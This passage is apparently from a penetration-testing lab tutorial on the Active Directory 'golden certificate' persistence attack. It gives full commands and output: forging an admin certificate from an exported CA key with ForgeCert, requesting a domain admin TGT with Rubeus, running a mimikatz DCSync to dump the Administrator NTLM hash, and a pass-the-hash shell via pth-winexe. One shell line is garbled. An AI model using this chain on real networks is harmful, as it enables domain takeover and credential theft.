-keyex: Specifies that the private key is to be used for key exchange or just signing.

-CSP: Stands for a cryptographic service provider. This command specifies that the output file is in a standard format for Microsoft CSP. You can read more about it [here](#).

You can see that cert.pfx has been exported to this directory now.

```

C:\cert>"C:\Program Files\OpenSSL-Win64\bin\openssl.exe" pkcs12 -in newfile.pem -keyex -CSP "Microsoft Enhanced Cryptographic Provider v1.0" -export -out cert.pfx
Enter pass phrase for newfile.pem:
Enter Export Password:
Verifying - Enter Export Password:

C:\cert>dir
Volume in drive C has no label.
Volume Serial Number is D05B-6458

Directory of C:\cert

01/26/2022  08:58 AM    <DIR>          .
01/26/2022  08:58 AM    <DIR>          ..
01/26/2022  08:58 AM                2,595 cert.pfx
01/26/2022  08:48 AM                2,562 ignite-DC1-CA.p12
01/26/2022  08:57 AM                3,534 newfile.pem
               3 File(s)              8,691 bytes
               2 Dir(s)  48,108,163,072 bytes free

```

Using the private key available in this cert.pfx (combo of CA and private key) we will forge a certificate. The tool that we will be using is [ForgeCert](#). This program can be compiled in Visual Studio 2022 just by importing the *.sln file and building the exe. Note that along with the exe, we would need BouncyCastle.dll and some config files. These files will be output in Project folder/bin/debug. Copy these files as it is in the C:\cert folder.

Now, we will forge our new certificate with the following command:

```

ForgeCert.exe --CaCertPath cert.pfx --CaCertPassword 12345 --Subject CN=User --SubjectAltName
DC1@ignite.local --NewCertPath admincert.pfx --NewCertPassword ignite@123

```

You can keep a complex password here, but we are keeping a simple ignite@123.

Now, the golden certificate, with a validity of 1 year, has been saved! This means I have had access to the domain for at least a year now!


```
C:\cert>ForgeCert.exe --CaCertPath cert.pfx --CaCertPassword 12345 --Subject CN=User --SubjectAltName DC1@ignite.local --NewCertPath admincert.pfx --NewCertPassword ignite@123
CA Certificate Information:
Subject:      CN=ignite-DC1-CA, DC=ignite, DC=local
Issuer:       CN=ignite-DC1-CA, DC=ignite, DC=local
Start Date:   1/24/2022 8:42:49 AM
End Date:     1/24/2027 8:52:48 AM
Thumbprint:   04C806301054AB6763AF5577EBAE534A6C57171F
Serial:       7A0B6767086CDB4479FA8D6800E905B

Forged Certificate Information:
Subject:      CN=User
SubjectAltName: DC1@ignite.local
Issuer:       CN=ignite-DC1-CA, DC=ignite, DC=local
Start Date:   1/26/2022 9:02:33 AM
End Date:     1/26/2023 9:02:33 AM
Thumbprint:   3578CA9F0432BA082218B5C455CEB07FE4F86498
Serial:       7938278794048849F29F79DF09430EE9

Done. Saved forged certificate to admincert.pfx with the password 'ignite@123'
```


Obtaining domain admin's TGT

Now that I have forged my golden certificate, I can perform a number of attacks. We are simulating a scenario where the admin password has changed now. The attacker can no longer access the domain admin yet still has a user system with him (windows 10 client here). Also, the attacker still has a golden certificate with him! He can use **Rubeus** to ask for the admin's TGT like so:

```
Rubeus.exe asktgt /user:DC1 /certificate:admincert.pfx /password:ignite@123
```

It gives a *.kirbi ticket, which is a base64 encoded format of a TGT.

```
C:\Users\harshit\Desktop>Rubeus.exe asktgt /user:DC1 /certificate:admindcert.pfx /password:ignite@123
```



v2.0.0

```
[*] Action: Ask TGT
```

```
[*] Using PKINIT with etype rc4_hmac and subject: CN=User
```

```
[*] Building AS-REQ (w/ PKINIT preauth) for: 'ignite.local\DC1'
```

```
[+] TGT request successful!
```

```
[*] base64(ticket.kirbi):
```

```
doIfgDCCBxygAwIBBaEDAgEWOIEmjCCBJZhggSSMIIEjQADAgEFoQ4bDElHTKlURS5MT0NBTKIhMB+g
AwIBAQEYMBYbBmtyYnRndBsMawduaXRlLmxvY2Fso4IEUjCCBE6gAwIBEqEDAgECooIEQASCBdxxth12
7R5Np6Q5msiqraArn1mB04+qUAcOB5FzQYxitiqPQzWbW5xPMH1JM3B1H4xwu0jAOGKaky51YrQasVU0j
Miw2yuxvyPrxHj4Z2y1P7d8uszbhjve6JKLYHJ/OIE80d/xtRvo7RqJ6X6/tG6+/KMcu+JEq+YtMrZEp
9Zrtc0epyDzw+W63tfM8fP+c9GH9nNZPsJkQBxG1pyPmetlg4jN/SdLDVX+2f2tkggLBR1KtTwR0J+Up
+R05rPkGu6iZxZpnprHljGIB3eAyCMHj32oMVTzX99kC4BfKDLUMhrBPU1xdXaC+JAhfQSNFZwpKGLSO
depUAxo85ghTm4QyGbX/155SxTk5PGMDKs0ov2zbQKvPTbGvcWmb1VGsiwtBESELJ+rVwUxaNzBbheJ2
RixEi3aU10bL6P6mK57jUXSPY+3oJ+vQnLYvVEV4ITS4N4GH/Lv1mgwidgTI8ORkNo6YEvN3uTw4p7GB
6Y80Ze33/DLKuNwZQCiEnY1pfauNqQ1QdplBJI/pmYs96tLy1UBjasqgb1JSQHqgnfQ5EqbkYXg4pbqU
10jxUH5w+ff08V3KnWNNz/8W62mVa5CSEThb0jmum5knV0U1UaPYsWAMSdSA1ii0Nc0uLAXuoqz11SHe
gw3YcXdt+lt7Gba7F99jQeB24BvDdRTazt2JbzH50j1MBMXEHIP3oKYMVMhbjiKGgFmqf7Xb1ywsL7s
OeiD8a1UeSkkSumAzPXkndoPa3o0xprMy116v3alQXi18zySBhjQ3FUPALqoRaqaPgcgn7xW8E5rLh+U
NRd9PCTakza4Vjs7L7joCpM11/1fFTHrmW50tfznHPkTa6qLTrr330Llp10w/wxpsF1Uccse6rLB1CU8
BmzN/kRPF+BYW1mAPK7jpk03uBcmEy86nuHIXQoX86cWdhMygtLLIQ7KGoJDLAK31S+muUh20ZR5Ko4
2Ntrwe1rJzUqk6+5gil0nXTi4ZwTj5tS7C0gwV1N3iuTGobEb0wvyyiX2cq6QYDTb75bYzes2st0d7kB
SjlpaF5TNX8C2AyBa51bpRvpqVCGP0AtNjFy8Amr1QCv0Z4Jvzcnyj20QQPr3ptkgGpwAgbHdjTb4ttv
5mV+G7m3ZjwWRgd3sM4TtfJgou1HF/WXRfhkL7WBh0zXJ7t6CwiSKgBj/GY4tURcb9GYDCIfxS0PyqKi
xi30qzH0Frrh+4UFNjWshy6fHmP8TV8BGQUsmHfgrqF2KMSNZImp0/LWvjf1Flw+AbdL+mGQn2vCZ0Nx
aRRX0BB1n19G10gm7tlwF+6oLagBdhCwj6RHvCSeNIhK1GgDnLwI/xpyVZq8nfhuJBuog5t6S/CxopS
6bIE1CvXXAoDPCEwMcDEC5YZcZ4J/ZzAM+UAXJPrn4pMavYQKeBcvLf61AY2AMX49ypg41Eltos0G2L7
o4HRMIHOoAMCAQCigcYEgcN9gcAwgb2ggbowgbcbwgbSgGzAZoAMCAREhEgQQ29XGpJ07GbDJj6aQuEkW
4qEOGwxJR05JVEUuTE9DQUyiEDA0oAMCAQGhBzAFGwNEQzGjBwMFAEDhAAC1ERgPMjAyMjAxMjYxNzEz
MDRaphEYDzIwMjIwMTI3MDMxMzA0WqcRGA8yMDIyMDIwMjE3MTMwNFQoDhsMSUdOSVRFLkxPQ0FMqSEW
H6ADAgECORgwFhsGa3JidGd0GwxpZ25pdGUubG9jYWw=
```

```
ServiceName      : krbtgt/ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName         : DC1
UserRealm       : IGNITE.LOCAL
StartTime        : 1/26/2022 9:13:04 AM
EndTime          : 1/26/2022 7:13:04 PM
RenewTill        : 2/2/2022 9:13:04 AM
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
Base64(key)      : 29XGpJ07GbDJj6aQuEkW4g==
ASREP (key)      : A26E78478CBF035F4F35B98E167CEE9C
```

So, we can convert this TGT into a base64 decoded format using the kali command:

```
echo "<ticket value>" | base64 --decode > ticket.kirbi
```

```
(root@kali)-[~/Desktop]
# echo "doIFgDCCBXygAwIBBaEDAgEWooIEmjCCBJZhggSSMIIEjqADAgEFoQ4bDElHTklURS5MT0M
aky51YrQasVU0jMiw2yuxvyPrxHj4Z2yLP7d8uszbhjve6JKLyHJ/OIE80d/xtRvo7RqJ6X6/tG6+/KMd
C+JAhfQSNFZwpKGLS0depUAxo85ghTm4QyGbX/l55SxTk5PGmDKs0ov2zbQKvPTbGvcWmb1VGsiwtBESf
JSQHqnfQ5EqbkYXg4pbqU10jxUH5w+fF08V3KnWNNz/8W62mVa5CSEThbOjmum5knV0U1UaPYsWAMSdS
UPALqoRaqaPgcn7xW8E5rLh+UNRd9PCtakza4Vjs7L7joCpM1l/1fFTHrmW50tfnzHPkTa6qLTrr330l
wvyyiX2cq6QYDTb75bYzes2st0d7kBSjlpaF5TNX8C2AyBa51bpRvpqVCGP0AtNjFy8Amr1QCvOZ4Jvzc
SNZImP0/LWvjf1Flw+AbdL+mGQn2vCZ0NxaRRX0BB1n19G10gM7tlwF+6oLagBdhCwj6RHvCSeNIhKLGg
SgGzAZoAMCAREhEgQQ29XGpJ07GbDJj6aQuEkW4qEOGwxJR05JVEUuTE9DQUyiEDA0oAMCAQGHbZAFGwI
9jYwW=" | base64 --decode > ticket.kirbi
```

Extracting admin NTLM hash

With this ticket.kirbi, we can do things like pass the ticket attacks and extract NTLM hashes, among other things. Since we don't know the admin's new password yet, let us try to extract his credentials.

For that we will run mimikatz on the user (windows 10 compromised non-admin system on the AD), import the ticket.kirbi using Kerberos::ptt module and then perform a **DCSync attack**. Since the ticket is the domain admin's ticket, we can perform functions that require elevated privileges.

```
kerberos::ptt ticket.kirbi
lsadump::dcsync /domain:ignite.local /user:administrator
```

This gives us a fresh set of admin's NTLM hash.

```

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::ptt ticket.kirbi
* File: 'ticket.kirbi': OK

mimikatz # lsadump::dcsync /domain:ignite.local /user:administrator
[DC] 'ignite.local' will be the domain
[DC] 'DC1.ignite.local' will be the DC server
[DC] 'administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 1/23/2022 12:12:50 PM
Object Security ID : S-1-5-21-1255168540-3690278322-1592948969-500
Object Relative ID : 500

Credentials:
Hash NTLM: 32196b56ffe6f45e294117b91a83bf38

mimikatz #

```

Performing PtH (Pass the Hash) attack

We can further perform Pass the hash attack using these credentials, or crack them using john/hashcat. We head over to our Kali terminal and use the pth-winexe binary, which is a part of the pass the hash toolkit by [byt3bl33d3r](#). This comes built-in to the new Kali Os.

pth-winexe -U

Administrator%00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38
//192.168.1.188 cmd.exe

As you can see, we have added 32 bits of 0s before the hash we dumped. With the release of Windows 10, Microsoft made a change so that LM hashes are not used anymore. But the tools that we are going to use in the practical are being used since the old NT and LM times. So, in those tools, we will be using a string of 32 zeros instead of the LM hash.

Also, it should be noted that when we say NTLM in modern times, we mean NTHash. NTLM is a common name that has stuck around.

```
[root@kali]~# python -c "import sys; import subprocess; sys.argv[1]; subprocess.Popen('cmd.exe', shell=True)"
```

E_md4hash wrapper called.

HASH PASS: Substituting user supplied NTLM HASH...

Microsoft Windows [Version 10.0.14393]

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C:\Windows\system32>

So, as you can see, using the golden certificate, we were able to extract admin tickets, dump hashes and perform pass the hash or pass the ticket attacks.

Conclusion

95% of Fortune 500 companies are using Active Directory in one way or another. Attackers or analysts often conduct pentests on the corporate AD. A golden certificate attack is a domain persistence attack that could allow an attacker up to a year of persistence on a compromised machine, even if the admin password gets changed or new admins are added. It is a useful technique with the potential to have various other sub attacks in the future on ADCS.
